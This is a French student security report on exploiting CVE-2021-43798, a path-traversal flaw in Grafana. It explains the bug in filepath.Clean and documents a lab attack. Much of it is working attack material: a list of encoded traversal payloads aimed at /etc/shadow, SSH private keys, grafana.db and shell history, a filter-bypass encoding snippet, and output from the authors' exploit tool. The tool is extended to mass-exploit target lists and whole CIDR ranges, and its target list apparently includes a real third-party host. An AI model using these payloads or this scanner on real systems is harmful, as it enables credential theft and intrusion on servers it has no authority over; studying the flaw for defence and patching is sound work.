Application sécurité avancée

Rapport

Exploitation de la faille CVE-2021-43798

Zakaria KRACHENI

Aymen Salah Eddine BOUFERROUM

Rapport - Application sécurité avancé

Exploitation de la faille CVE-2021-43798

I. Description de la faille


Grafana est un outil de monitoring informatique orienté visualisation de données, il est open source et conçu pour générer des tableaux de bord basés sur des métriques et des données temporelles.

La vulnérabilité **CVE-2021-43798** de traverse de chemin de répertoire (classée critique, 7.5) a été trouvée dans **Grafana** pour les versions 8.0.0-beta1 à 8.3.0. Cette faille qui a été publié en Décembre 2021, permet à un attaquant d'obtenir un accès en lecture aux fichiers locaux. Le chemin URL vulnérable est :

`<grafana_host_url>/public/plugins/plugin_id/`, où '**plugin_id**' est l'identifiant du plugin installé.

Cette attaque permet un attaquant de lire des fichiers en dehors du dossier de l'application **Grafana** et d'accéder à des fichiers que l'utilisateur actuel a le droit de lire sur le serveur. Des acteurs malveillants peuvent tromper le serveur web ou l'application web qui s'exécute sur celui-ci pour accéder à des fichiers qui existent en dehors du dossier racine du web.

Un patch de sécurité a été réalisé (version 8.3.1, 8.2.7, 8.1.8 et 8.0.7) afin de corriger cette faille. Ce patch est disponible en téléchargement sur « github.com ». La meilleure solution recommandée pour résoudre ce problème consiste à mettre à jour vers la dernière version.



II. Analyse de la cause de la faille

La faille est trouvée dans le script du code « pkg/api/plugins.go ».

La figure suivante représente le code source du **Grafana** conteanat la faille, pour la route à **« /public/plugins/plugin_id /* »**, elle est gérée par 'hs.getPluginAssets', qui est défini dans « pkg/api/plugins.go » :

```
284     func (hs *HTTPServer) getPluginAssets(c *models.ReqContext) {
285         pluginID := web.Params(c.Req)[":pluginId"]
286         plugin, exists := hs.pluginStore.Plugin(c.Req.Context(), pluginID)
287         if !exists {
288             c.JsonApiErr(404, "Plugin not found", nil)
289             return
290         }
291
292 -       requestedFile := filepath.Clean(web.Params(c.Req)["*"])
293 -       pluginFilePath := filepath.Join(plugin.PluginDir, requestedFile)
294
295 -       if !plugin.IncludedInSignature(requestedFile) {
296             hs.log.Warn("Access to requested plugin file will be forbidden in upcoming
        Grafana versions as the file "+
297                 "is not included in the plugin signature", "file", requestedFile)
298         }
299
300         // It's safe to ignore gosec warning G304 since we already clean the requested
        file path and subsequently
301         // use this with a prefix of the plugin's directory, which is set during plugin
        loading
302         // nolint:gosec
303         f, err := os.Open(pluginFilePath)
```

La ligne 285 récupère « /public/plugins/(.*) » comme ‘pluginId’, puis passe à la ligne 292 ‘filepath.Clean’ pour effectuer une sanitization, et concatène à la ligne 293, et enfin passe à ‘os.Open’ à la ligne 303 pour lire le contenu.

Si nous vérifions le document sur l'utilisation de ‘filepath.Clean’ :

func Clean

```
func Clean(path string) string
```

Clean returns the shortest path name equivalent to path by purely lexical processing. It applies the following rules iteratively until no further processing can be done:


```
1. Replace multiple Separator elements with a single one.
2. Eliminate each . path name element (the current directory).
3. Eliminate each inner .. path name element (the parent directory)
   along with the non-.. element that precedes it.
4. Eliminate .. elements that begin a rooted path:
   that is, replace "/.." by "/" at the beginning of a path,
   assuming Separator is '/'.
```

Le point 4 mérite d'être noté (remplacer "/.." par "/" au début d'un chemin), mais que se passe-t-il si le chemin ne commence pas par "/.. "?

L'élément clé de ce point est qu'il n'élimine que les éléments où le chemin commence par "/" et que les séquences de tête avec "../" ne sont pas supprimées. Comme ces caractères de traversée de chemin n'ont pas été supprimés, ils sont transmis à la fonction « Join() » qui les ajoute au chemin du fichier du plugin qui est interprété.


Il semble que 'filepath.Clean' ne fonctionne pas comme les développeurs l'attendent, ce qui conduit à une traversée de répertoire et par la suite à la lecture de fichiers arbitraires.

La figure suivante représente les modifications apportées au code source du **Grafana** pour corriger cette vulnérabilité.



III. Exploitation

Pour exploiter cette vulnérabilité, nous avons utilisé deux machines (une pour l'attaquant et l'autre pour la victime), nous avons installé un serveur **Grafana** dans la machine victime. Ensuite et afin de tester l'attaque par traverse de chemin de répertoire, nous avons utilisé dans un premier lieu une requête HTTP de type GET (par l'application Advanced REST client) avec l'URL présenté dans la figure suivante :



A travers l'URL qu'on a mis, nous avons utilisé un plugin vulnérable (alertlist) pour récupérer le fichier `etc/passwd` en utilisant l'attaque Directory Path Traversal (attaque dotdotslash). Le résultat de cette exécution est illustré ci-dessous :

Cette faille permet l'attaquant de récupéré plusieurs autres fichiers comme :

- Les fichiers de configuration de **Grafana** (defaults.ini et grafana.ini)
- La base de données utilisé par le serveur de **Grafana** (grafana.db)

Pour cela nous avons créé un script python (basé sur d'autres scripts d'exploit) qui permet de récupérer un ensemble de fichiers en testant les différents plugins préinstallés, comme ceci :

GET `<grafana_host_url>/public/plugins/plugin_id/chemin vers le fichier souhaité

```
alertlist
annolist
grafana-azure-monitor-datasource
barchart
bargauge
cloudwatch
dashlist
elasticsearch
gauge
geomap
gettingstarted
stackdriver
graph
graphite
heatmap
histogram
influxdb
jaeger
logs
loki
mssql
mysql
news
nodeGraph
opentsdb
piechart
pluginlist
postgres
prometheus
stat
state-timeline
status-history
table
table-old
tempo
testdata
text
timeseries
welcome
zipkin
```

List des plugins préinstallés

```
/..%2f..%2f..%2f..%2fconf/defaults.ini
/..%2f..%2f..%2f..%2fconf/grafana.ini
/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/grafana/grafana.ini
/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/grafana/defaults.ini
/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd
/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/shadow
/..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome/grafana/.bash_history
/..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome/grafana/.ssh/id_rsa
/..%2f..%2f..%2f..%2f..%2f..%2f..%2froot/.bash_history
/..%2f..%2f..%2f..%2f..%2f..%2f..%2froot/.ssh/id_rsa
/..%2f..%2f..%2f..%2f..%2f..%2f..%2fusr/local/etc/grafana/grafana.ini
/..%2f..%2f..%2f..%2f..%2f..%2f..%2fvar/lib/grafana/grafana.db
/..%2f..%2f..%2f..%2f..%2f..%2f..%2fproc/net/fib_trie
/..%2f..%2f..%2f..%2f..%2f..%2f..%2fproc/net/tcp
/..%2f..%2f..%2f..%2f..%2f..%2f..%2fproc/self/cmdline
/..%2f..%2f..%2f..%2f..%2fconf/defaults.ini
/..%2f..%2f..%2f..%2f..%2fconf/grafana.ini
/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/grafana/grafana.ini
/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/grafana/defaults.ini
/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd
/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/shadow
/..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome/grafana/.bash_history
/..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome/grafana/.ssh/id_rsa
/..%2f..%2f..%2f..%2f..%2f..%2f..%2froot/.bash_history
/..%2f..%2f..%2f..%2f..%2f..%2f..%2froot/.ssh/id_rsa
/..%2f..%2f..%2f..%2f..%2f..%2f..%2fusr/local/etc/grafana/grafana.ini
/..%2f..%2f..%2f..%2f..%2f..%2f..%2fvar/lib/grafana/grafana.db
/..%2f..%2f..%2f..%2f..%2f..%2f..%2fproc/net/fib_trie
/..%2f..%2f..%2f..%2f..%2f..%2f..%2fproc/net/tcp
/..%2f..%2f..%2f..%2f..%2f..%2f..%2fproc/self/cmdlinewd
/..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome/zakaria/passwords.txt
```

Liste des fichiers que nous allons essayer de récupérer

Le script après avoir testé toutes les combinaisons possibles, il est capable de récupérer autant de fichiers :

```
------------------------------------------------------------------------------------------------------------
Grafana Exploit by Zakaria & Aymen
------------------------------------------------------------------------------------------------------------
Enter the domain of the target : http://10.188.123.161:3000

========================================

[i] Target: http://10.188.123.161:3000

[!] Payload "http://10.188.123.161:3000/public/plugins/alertlist/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd" works.

[!] Payload "http://10.188.123.161:3000/public/plugins/annolist/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd" works.

[!] Payload "http://10.188.123.161:3000/public/plugins/grafana-azure-monitor-datasource/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd" works.

[!] Payload "http://10.188.123.161:3000/public/plugins/barchart/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd" works.

[!] Payload "http://10.188.123.161:3000/public/plugins/bargauge/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd" works.

[!] Payload "http://10.188.123.161:3000/public/plugins/cloudwatch/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd" works.

[!] Payload "http://10.188.123.161:3000/public/plugins/dashlist/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd" works.

[!] Payload "http://10.188.123.161:3000/public/plugins/elasticsearch/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd" works.

[!] Payload "http://10.188.123.161:3000/public/plugins/gauge/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd" works.

[!] Payload "http://10.188.123.161:3000/public/plugins/geomap/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd" works.
```

Il va les stocker dans un dossier output.

```
[i] Analysing files...

[i] File "/conf/defaults.ini" found in server.
      [*] File saved in ".\outputs\defaults.ini".

[i] File "/etc/grafana/grafana.ini" found in server.
      [*] File saved in ".\outputs\grafana.ini".

[i] File "/etc/passwd" found in server.
      [*] File saved in ".\outputs\passwd".

[i] File "/var/lib/grafana/grafana.db" found in server.
      [*] File saved in ".\outputs\grafana.db".

[i] File "/proc/self/cmdline" found in server.
      [*] File saved in ".\outputs\cmdline".

[i] File "/conf/defaults.ini" found in server.
      [*] File saved in ".\outputs\defaults.ini".

[i] File "/etc/grafana/grafana.ini" found in server.
      [*] File saved in ".\outputs\grafana.ini".

[i] File "/etc/passwd" found in server.
      [*] File saved in ".\outputs\passwd".

[i] File "/var/lib/grafana/grafana.db" found in server.
      [*] File saved in ".\outputs\grafana.db".
```

IV. Explications

Utilisation du « URL encoding »

Certaines applications web utilisent des filtres d'entrées pour analyser le chemin de la requête à la recherche de caractères dangereux tels que **..**, **..** et **../**, mais ne parviennent pas à empêcher le Directory Traversal dans les URL encodées. Ces applications sont donc vulnérables au Directory Traversal encodé en pourcentage.

Comme exemple :

- %2e%2e%2f qui se traduit par ../
- %2e%2e/ qui se traduit par ../
- ..%2f qui se traduit par ../
- %2e%2e%5c qui se traduit par ..\.

Nous allons tester de passer les URLs comme ils sont (sans URL encoding), on remarque que le script n'arrive pas à faire du Directory Path Traversal, ce qui signifie qu'un filtrage de '../' a été appliqué à l'entrée :

```
Enter the domain of the target : http://192.168.28.212:3000

========================================

[i] Target: http://192.168.28.212:3000

[!] Payload "http://192.168.28.212:3000/public/plugins/alertlist/../../../../../../../../../etc/passwd" not works.

[!] Payload "http://192.168.28.212:3000/public/plugins/annolist/../../../../../../../../../etc/passwd" not works.

[!] Payload "http://192.168.28.212:3000/public/plugins/grafana-azure-monitor-datasource/../../../../../../../../../etc/passwd" not works.

[!] Payload "http://192.168.28.212:3000/public/plugins/barchart/../../../../../../../../../etc/passwd" not works.

[!] Payload "http://192.168.28.212:3000/public/plugins/bargauge/../../../../../../../../../etc/passwd" not works.

[!] Payload "http://192.168.28.212:3000/public/plugins/cloudwatch/../../../../../../../../../etc/passwd" not works.

[!] Payload "http://192.168.28.212:3000/public/plugins/dashlist/../../../../../../../../../etc/passwd" not works.
```

Nous allons tester ensuite d'encoder '../' vers son correspondant en ASCII '%2e%2e%2f', nous pouvons remarquer que le script fonctionne comme montré ci-dessous :

```
Enter the domain of the target : http://192.168.28.212:3000

========================================

[i] Target: http://192.168.28.212:3000

[!] Payload "http://192.168.28.212:3000/public/plugins/alertlist/%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fetc/passwd" works.

[!] Payload "http://192.168.28.212:3000/public/plugins/annolist/%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fetc/passwd" works.

[!] Payload "http://192.168.28.212:3000/public/plugins/grafana-azure-monitor-datasource/%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fetc/passwd" works.

[!] Payload "http://192.168.28.212:3000/public/plugins/barchart/%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fetc/passwd" works.

[!] Payload "http://192.168.28.212:3000/public/plugins/bargauge/%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fetc/passwd" works.

[!] Payload "http://192.168.28.212:3000/public/plugins/cloudwatch/%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fetc/passwd" works.
```

Par la suite, nous allons vérifier si le filtrage est appliqué sur '../' ou bien juste sur '..' ou '/'. Commandant par encoder '..' à '%2e%2e' et laisser '/', le résultat ci-dessous représente que le script a bien fonctionné :

```
========================================

[i] Target: http://192.168.28.212:3000

[!] Payload "http://192.168.28.212:3000/public/plugins/alertlist/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd" works.

[!] Payload "http://192.168.28.212:3000/public/plugins/annolist/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd" works.

[!] Payload "http://192.168.28.212:3000/public/plugins/grafana-azure-monitor-datasource/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd" works.

[!] Payload "http://192.168.28.212:3000/public/plugins/barchart/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd" works.

[!] Payload "http://192.168.28.212:3000/public/plugins/bargauge/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd" works.

[!] Payload "http://192.168.28.212:3000/public/plugins/cloudwatch/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd" works.
```

Pareil pour le cas contraire, on encode '/' vers '%2f' en on laisse '..' sans encodage, dans ce cas le script fonctionné aussi :

```
[i] Target: http://192.168.28.212:3000
[!] Payload "http://192.168.28.212:3000/public/plugins/alertlist/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd" works.
[!] Payload "http://192.168.28.212:3000/public/plugins/annolist/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd" works.
[!] Payload "http://192.168.28.212:3000/public/plugins/grafana-azure-monitor-datasource/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd" works.
[!] Payload "http://192.168.28.212:3000/public/plugins/barchart/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd" works.
[!] Payload "http://192.168.28.212:3000/public/plugins/bargauge/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd" works.
```

⇨ Comme résultat, on remarque que le filtre à l'entrée est appliqué sur '../', donc il suffit juste d'encoder soit '..' ou '/' pour bypasser le filtre.

Nous avons ajouté dans notre script un outil qui permet de remplacer '.' par son correspondant ascii comme montré ci-dessous :

```python
for path in paths:
    # URL ENCODDING :  convert '.' to ascii
    path = path.replace(".", "%"+hex(ord("."))[2:])

    path = path.strip()
    url = f"{target_domain}/public/plugins/{vuln_payload}{path}"
```

V. Améliorations

Afin d'améliorer notre outil, nous avons ajouté quelques fonctionnalités qui seront affichées après l'exécution du script comme ceci :

```
--------------------------------------------------------------------------------------------------------------
Grafana Exploit by Zakaria & Aymen
--------------------------------------------------------------------------------------------------------------
1) Apply the exploit for an input target
2) Vulnerability checker for a list of targets (in target_list.txt)
3) Apply the exploit for a list of targets (in target_list.txt)
4) Apply the exploit for a list of targets (list of addresses from a CIDR)

please select one of the options above :
```

1) Option 1 - Appliquer l'exploit sur une adresse d'une victime entrée :

C'est le même cas illustré précédemment.

2) Option 2 - Faire une reconnaissance de masse pour identifier Grafana :

A travers cette option, l'outil est capable de scanner une liste d'URL (dans un fichier texte), et de déterminer la version installée de Grafana avec un affichage indiquant si cette version est vulnérable ou non.

target_list.txt

```
1  http://192.168.28.36:3000
2  http://grafana.aws.de.piksel.com/login
3
```

List des victimes

```
--------------------------------------------------------------------------------
Grafana Exploit by Zakaria & Aymen
--------------------------------------------------------------------------------
1) Apply the exploit for an input target
2) Vulnerability checker for a list of targets (in target_list.txt)
3) Apply the exploit for a list of targets (in target_list.txt)
4) Apply the exploit for a list of targets (list of addresses from a CIDR)

please select one of the options above : 2

================================================================================

Target http://192.168.28.36:3000 with version 8.3.0 is vulnerable
Target http://grafana.aws.de.piksel.com/login with version 7.3.4 is not vulnerable
```

3) Option 3 – Lancer l'exploit sur toutes les adresses dans un fichier text :

Cette option permet de lancer l'exploit sur toutes les adresses récupérées a partie d'un fichier texte, les fichiers de sortie (output) de chaque victime seront stockés dans des fichiers séparés :


```
please select one of the options above : 3

================================================================================

The list of targets :  ['http://192.168.28.36:3000', 'http://grafana.aws.de.piksel.com/login']
Target 1: http://192.168.28.36:3000

[!] Payload "http://192.168.28.36:3000/public/plugins/alertlist/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd" works.

[!] Payload "http://192.168.28.36:3000/public/plugins/annolist/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd" works.
```



4) Option 4 – Lancer l'exploit sur toutes les adresses à partir d'un masque CIDR :

La dernière option permet de lancer l'exploit sur toutes les adresses calculées à partir du masque de sous-réseau CIDR, il suffit d'entrer l'adresse réseau et le masque correspondant pour tester toutes les combinaisons possibles comme indiqué ci-dessous :

```
--------------------------------------------------------------------------------------------------------
Grafana Exploit by Zakaria & Aymen
--------------------------------------------------------------------------------------------------------
1) Apply the exploit for an input target
2) Vulnerability checker for a list of targets (in target_list.txt)
3) Apply the exploit for a list of targets (in target_list.txt)
4) Apply the exploit for a list of targets (list of addresses from a CIDR)

please select one of the options above : 4

================================================================================

Enter ip_adress and the mask (ip@/mask) : 192.168.1.0/24
The list of targets :  ['http://192.168.1.1:3000', 'http://192.168.1.2:3000', 'http://192.168.1.3:3000', 'http://192.168.1.4:3000', 'http://192.168.1.5:3000', 'http://192.168.1.6:3000
Target 1: http://192.168.1.1:3000

Unavailble target

================================================================================

Target 2: http://192.168.1.2:3000

Unavailble target

================================================================================

Target 3: http://192.168.1.3:3000

Unavailble target

================================================================================

Target 4: http://192.168.1.4:3000

Unavailble target
```